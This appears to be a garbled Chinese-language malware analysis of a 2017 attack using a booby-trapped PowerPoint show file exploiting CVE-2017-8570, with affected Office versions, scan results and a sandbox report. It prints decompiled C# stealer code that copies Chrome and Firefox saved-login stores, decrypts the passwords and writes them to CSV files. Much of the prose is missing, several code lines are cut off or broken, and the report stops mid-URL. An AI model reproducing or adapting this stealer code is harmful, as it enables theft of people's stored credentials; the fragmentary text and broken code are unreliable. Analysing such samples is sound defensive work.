

2017 7 Microsoft Office
CVE-2017-8570 2017 7
github CVE-2017-8570 7 29

CVE-2017-8570
SandWorm

5




SHA256: [redacted]
File name: [redacted].ppsx
Detection ratio: 5 / 57
Analysis date: 2017-08-03 [redacted] UTC (1 minute ago)



CVE-2017-8570

Microsoft Office 2007 Service Pack 3
Microsoft Office 2010 Service Pack 2 (32-bit editions)
Microsoft Office 2010 Service Pack 2 (64-bit editions)
Microsoft Office 2013 RT Service Pack 1
Microsoft Office 2013 Service Pack 1 (32-bit editions)
Microsoft Office 2013 Service Pack 1 (64-bit editions)
Microsoft Office 2016 (32-bit edition)
Microsoft Office 2016 (64-bit edition)



5. powershell download.exe download.exe
Vine.exe



6. Vine.exe Chrome Firefox
download.exe

```

public static void Generate()
{
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "/Google/Chrome/User Data/Default/Login Data", "te
        string arg = "logins";
        string arg_87_0 = "data source=temp_db;New=True;UseUTF16Encoding=True";
        DataTable dataTable = new DataTable();
        string commandText = string.Format("SELECT * FROM {0} {1} {2}", arg, "", "");
        StreamWriter streamWriter = new StreamWriter(string.Format("pass-{0}-{1}-{2}.csv", Environment.MachineName, "Chrome", (int)DateTime.UtcNow
        using (SQLiteConnection sQLiteConnection = new SQLiteConnection(arg_87_0))
        {
            new SQLiteDataAdapter(new SQLiteCommand(commandText, sQLiteConnection)).Fill(dataTable);
            int count = dataTable.Rows.Count;
            for (int i = 0; i < count; i++)
            {
                string text;
                byte[] bytes = ChromeRetriever.Decrypt((byte[])dataTable.Rows[i][5], null, out text);
                string @string = new UTF8Encoding(true).GetString(bytes);
                object obj = dataTable.Rows[i][0];
                object obj2 = dataTable.Rows[i][1];
                object obj3 = dataTable.Rows[i][3];
                string value = string.Format("{0},{1},{2},{3}", new object[]
                {
                    obj,
                    obj2,
                    obj3,
                    @string
                });
            }
        }
    }
}

```

```

public static void Generate()
{
    try
    {
        bool flag = false;
        string[] directories = Directory.GetDirectories(Environment.GetEnvironmentVariable("APPDATA") + "\\Mozilla\\Firefox\\Profiles");
        for (int i = 0; i < directories.Length; i++)
        {
            string text = directories[i];
            if (text == null || flag)
            {
                break;
            }
            string[] files = Directory.GetFiles(text);
            for (int j = 0; j < files.Length; j++)
            {
                string input = files[j];
                if (flag)
                {
                    break;
                }
                if (Regex.IsMatch(input, "logins.json"))
                {
                    FirefoxRetriever.NSS_Init(text);
                    FirefoxRetriever.signon = input;
                }
            }
        }
        string arg_86_0 = FirefoxRetriever.signon;
        FirefoxRetriever.TSECItem tSECItem = default(FirefoxRetriever.TSECItem);
        FirefoxRetriever.TSECItem tSECItem2 = default(FirefoxRetriever.TSECItem);
        JToken jToken = JObject.Parse(new StreamReader(FirefoxRetriever.signon).ReadLine()["logins"]);
        StreamWriter streamWriter = new StreamWriter(string.Format("pass-{0}-{1}-{2}.csv", Environment.MachineName, "Firefox", (int)DateTime.UtcNow
        for (int k = 0; k < jToken.Count<JToken>(): k++)
        {
            string arg_87_0 = "data source=temp_db;New=True;UseUTF16Encoding=True";
            DataTable dataTable = new DataTable();
            string commandText = string.Format("SELECT * FROM {0} {1} {2}", arg, "", "");
            StreamWriter streamWriter2 = new StreamWriter(string.Format("pass-{0}-{1}-{2}.csv", Environment.MachineName, "Firefox", (int)DateTime.UtcNow
            using (SQLiteConnection sQLiteConnection = new SQLiteConnection(arg_87_0))
            {
                new SQLiteDataAdapter(new SQLiteCommand(commandText, sQLiteConnection)).Fill(dataTable);
                int count = dataTable.Rows.Count;
                for (int i = 0; i < count; i++)
                {
                    string text;
                    byte[] bytes = FirefoxRetriever.Decrypt((byte[])dataTable.Rows[i][5], null, out text);
                    string @string = new UTF8Encoding(true).GetString(bytes);
                    object obj = dataTable.Rows[i][0];
                    object obj2 = dataTable.Rows[i][1];
                    object obj3 = dataTable.Rows[i][3];
                    string value = string.Format("{0},{1},{2},{3}", new object[]
                    {
                        obj,
                        obj2,
                        obj3,
                        @string
                    });
                }
            }
        }
    }
}

```

1. 2017 7

<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570>

2.

文件信息

文件名

sample.ppsx

文件类型

ppsx

文件大小

32.2 KB

扫描时间

2017-08-03 13:48:15

MD5

SHA1

SHA256

软件版本

Microsoft Office 2010

结束时间

2017-08-03 13:53:40

危险等级

★★★★★

规则

尝试下载可疑程序

详细信息

此规则表明被检测程序正在调用Inter

漏洞攻击 [1]

进程入侵 [2]

隐蔽信道 [4]

尝试读取系统进程内存 危险等级 ★★★★★

尝试向系统进程内写入数据 危险等级 ★★★★★

尝试连接某个服务器 危险等级 ★★★★★

尝试请求某个URL 危险等级 ★★★★★

检测到可疑DNS请求 危险等级 ★★★★★

检测到可疑HTTP请求 危险等级 ★★★★★

可疑URL: http://www